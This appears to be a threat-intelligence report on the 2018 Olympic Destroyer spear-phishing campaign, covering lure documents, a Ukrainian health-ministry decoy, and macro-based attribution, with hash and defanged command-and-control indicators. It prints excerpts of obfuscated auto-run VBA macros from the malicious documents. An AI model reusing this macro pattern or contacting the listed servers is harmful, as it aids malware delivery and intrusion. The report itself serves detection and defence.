
- 9bc365a16c63f25dfddcbe11da042974 Korporativ.doc
- da93e6651c5ba3e3e96f4ae2dd763d94 Korporativ_2018.doc
- e2e102291d259f054625cc85318b7ef5 E-Mail-Adressliste_2018.doc

One of the documents included a lure image with perfect Russian language in it.



A message in Russian encouraging the user to enable macro (54b06b05b6b92a8f2ff02fdf47baad0e)

One of the most recent weaponized documents was uploaded to a malware scanning service from Ukraine in a file named ‘nakaz.zip’, containing ‘nakaz.doc’ (translated as ‘order.doc’ from Ukrainian).



Another lure message to encourage the user to enable macro

According to metadata, the document was edited on June 14th. The Cyrillic messages inside this and previous documents are in perfect Russian, suggesting that it was probably prepared with the help of a native speaker and not automated translation software.

Once the user enables macro, a decoy document is displayed, taken very recently from a Ukrainian state organization (the date inside indicates 11 June 2018). The text of the document is identical to the one on the official website of the Ukrainian Ministry of Health.

Статус: Чинний

МІНІСТЕРСТВО ОХОРОНИ ЗДОРОВ'Я УКРАЇНИ

НАКАЗ

11.06.2018 N1103

м. Київ

Про внесення змін до Розподілу лікарських засобів для хворих у до- та післяопераційний період з трансплантації, закуплених за кошти Державного бюджету України на 2016 рік, затвердженого наказом Міністерства охорони здоров'я України від 26 липня 2017 року № 862

Відповідно до пункту 8 Положення про Міністерство охорони здоров'я України, затвердженого постановою Кабінету Міністрів України від 25 березня 2015 року № 267, з метою раціонального та цільового використання лікарських засобів для хворих у до- та післяопераційний період з трансплантації, закуплених за кошти Державного бюджету України на 2016 рік за бюджетною програмою КПКВК 2301400

Decoy document inside nakaz.doc

Further analysis of other related files suggest that the target of this document is working in the biological and epizootic threat prevention field.

Attribution

Although not comprehensive, the following findings can serve as a hint to those looking for a better connection between this campaign and previous Olympic Destroyer activity. More information on overlaps and reliable tracking of Olympic Destroyer attacks is available to subscribers of Kaspersky Intelligence Reporting Services (see below).

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "ImageCombo21, 0, 0, MSComctlLib, ImageCombo2"
Private Sub ImageCombo21_Change()
    Dim jQFHUqgpsmTxDnOzJebAL As String
    Dim sVnBl As Object
    Dim XQUuqaRsVuPhyBVJcEhoLWKu As Integer
    Dim lpUqqy As String

    XQUuqaRsVuPhyBVJcEhoLWKu = 2449
    jQFHUqgpsmTxDnOzJebAL = "[wgvmtx2Wlipp"
    Set sVnBl = CreateObject(jiccbtMgKlVsHKhBwO(jQFHUqgpsmTxDnOzJebAL))
    lpUqqy = jBGGzFxIaYTsIPsPOo("wOigbxcOOVJlgBCnBdR")
    lpUqqy = ZRdCLbAOBWVGxxTEVdnqAg(sVnBl, lpUqqy, XQUuqaRsVuPhyBVJcEhoLWKu)
End Sub

Function jBGGzFxIaYTsIPsPOo(AnEsJZphiYC As String) As String
    Dim akQPlVYxpYViwwicNvvCVKHZ As String
```

Macro of old OlympicDestroyer doc
(6b728d2966194968d12c56f8e3691855)

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim jXFqOgJHRyVMPSj As String
    Dim LEHPlphpqMwhRdas As Object
    Dim TbkwVbGJlwjeWiCQzIajFTdC As Integer
    Dim cRrUzMukX As String
    Dim rlwcAHBzQwRslbjPSHb As String

    TbkwVbGJlwjeWiCQzIajFTdC = 5685
    jXFqOgJHRyVMPSj = KUg("798e9f8a7d68997c8b66709566976e93896b6f666869") & ""nm"
    rlwcAHBzQwRslbjPSHb = "|"~Ž•™Sx" & "Š''"
    If (TbkwVbGJlwjeWiCQzIajFTdC > 0) Then
        jXFqOgJHRyVMPSj = rlwcAHBzQwRslbjPSHb
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkTZMJJyQyvFWRS(jXFqOgJHRyVMPSj))
    Else
        Set LEHPlphpqMwhRdas = CreateObject(KhFdkTZMJJyQyvFWRS(jXFqOgJHRyVMPSj))
    End If
    cRrUzMukX = GJfmjgLNVkEUNdlhkiOWRl("kEYHB" & "IqXtpyu" & "JAXkwAvOGM" & KUg("4276"))
    cRrUzMukX = VhBNwmhPYkQf(LEHPlphpqMwhRdas, cRrUzMukX, TbkwVbGJlwjeWiCQzIajFTdC)
End Sub
```

Macro of new Spearphishing document
(97ddc336d7d92b7db17d098ec2ee6092)

Similar obfuscated macro structure

The documents above show apparent structural similarity as if they were produced by the same tool and obfuscator. The highlighted function name in the new wave of attacks isn't in fact new. While being uncommon, a function named "MultiPage1_Layout" was also found in the Olympic Destroyer spear phishing document (MD5: 5ba7ec869c7157efc1e52f5157705867).

```
Private Sub MultiPage1_Layout(ByVal Index As Long)
    Dim AitNctyqujbOIhPLHlchUvq As String
    Dim LHvHlHbywO As Object
    Dim LoVeVmIFVUsdTKApVp As Integer
    Dim nuIFOFRTKumgwNMlnI As String

    LoVeVmIFVUsdTKApVp = 77
    AitNctyqujbOIhPLHlchUvq = "\xhwnu" & "y3Xmjqq"
    Set LHvHlHbywO = CreateObject(sqatG(AitNctyqujbOIhPLHlchUvq))
    nuIFOFRTKumgwNMlnI = vBESNbknCw("dmGwcNNseuV")
    nuIFOFRTKumgwNMlnI = uTnxBLmDnfZms(LHvHlHbywO, nuIFOFRTKumgwNMlnI, LoVeVmIFVUsdTKApVp)
End Sub
```

Macro of old OlympicDestroyer doc
(5ba7ec869c7157efc1e52f5157705867)

Same MultiPage1_Layout function name used in older campaign

Conclusions

Despite initial expectations for it to stay low or even disappear, Olympic Destroyer has resurfaced with new attacks in Europe, Russia and Ukraine. In late 2017, a similar reconnaissance stage preceded a larger cyber-sabotage stage meant to destroy and paralyze infrastructure of the Winter Olympic Games as well as related supply chains, partners and

even venues at the event location. It's possible that in this case we have observed a reconnaissance stage that will be followed by a wave of destructive attacks with new motives. That is why it is important for all bio-chemical threat prevention and research companies and organizations in Europe to strengthen their security and run unscheduled security audits.

The variety of financial and non-financial targets could indicate that the same malware was used by several groups with different interests – i.e. a group primarily interested in financial gain through cybertheft and another group or groups looking for espionage targets. This could also be a result of cyberattack outsourcing, which is not uncommon among nation state actors. On the other hand, the financial targets might be another false flag operation by an actor who has already excelled at this during the Pyeongchang Olympics to redirect researchers' attention.

Certain conclusions could be made based on motives and the selection of targets in this campaign. However, it is easy to make a mistake when trying to answer the question of who is behind this campaign with only the fragments of the picture that are visible to researchers. The appearance, at the start of this year, of Olympic Destroyer with its sophisticated deception efforts, changed the attribution game forever. We believe that it is no longer possible to draw conclusions based on few attribution vectors discovered during regular investigation. The resistance to and deterrence of threats such as Olympic Destroyer should be based on cooperation between the private sector and governments across national borders. Unfortunately, the current geopolitical situation in the world only boosts the global segmentation of the internet and introduces many obstacles for researchers and investigators. This will encourage APT attackers to continue marching into the protected networks of foreign governments and commercial companies.

The best thing we can do as researchers is to keep tracking threats like this. We will keep monitoring Olympic Destroyer and report on new discovered activities of this group.

More details about Olympic Destroyer and related activity are available to subscribers of Kaspersky Intelligence Reporting services. Contact: intelreports@kaspersky.com

Indicators Of Compromise

File Hashes

9bc365a16c63f25dfddcbe11da042974 Korporativ .doc
da93e6651c5ba3e3e96f4ae2dd763d94 Korporativ_2018.doc
6ccd8133f250d4babefbd66b898739b9 corporativ_2018.doc
abe771f280cdea6e7eaf19a26b1a9488 Scan-2018-03-13.doc.bin
b60da65b8d3627a89481efb23d59713a Corporativ_2018.doc
b94bdb63f0703d32c20f4b2e5500dbbe
bb5e8733a940fedfb1ef6b0e0ec3635c recommandation.doc
97ddc336d7d92b7db17d098ec2ee6092 recommandation.doc
1d0cf431e623b21aeae8f2b8414d2a73 Investigation_file.doc

0e7b32d23fbd6d62a593c234bafa2311 Spiez CONVERGENCE.doc
e2e102291d259f054625cc85318b7ef5 E-Mail-Adressliste_2018.doc
0c6ddc3a722b865cc2d1185e27cef9b8
54b06b05b6b92a8f2ff02fdf47baad0e
4247901eca6d87f5f3af7df8249ea825 nakaz.doc

Domains and IPs

79.142.76[.]40:80/news.php
79.142.76[.]40:8989/login/process.php
79.142.76[.]40:8989/admin/get.php
159.148.186[.]116:80/admin/get.php
159.148.186[.]116:80/login/process.php
159.148.186[.]116:80/news.php
****.****.edu[.]br/components/com_finder/helpers/access.log
****.****.edu[.]br/components/com_finder/views/default.php
narpaninew.linuxuatwebspiders[.]com/components/com_j2xml/error.log
narpaninew.linuxuatwebspiders[.]com/components/com_contact/controllers/main.php
mysent[.]org/access.log.txt
mysent[.]org/modules/admin.php
5.133.12[.]224:333/admin/get.php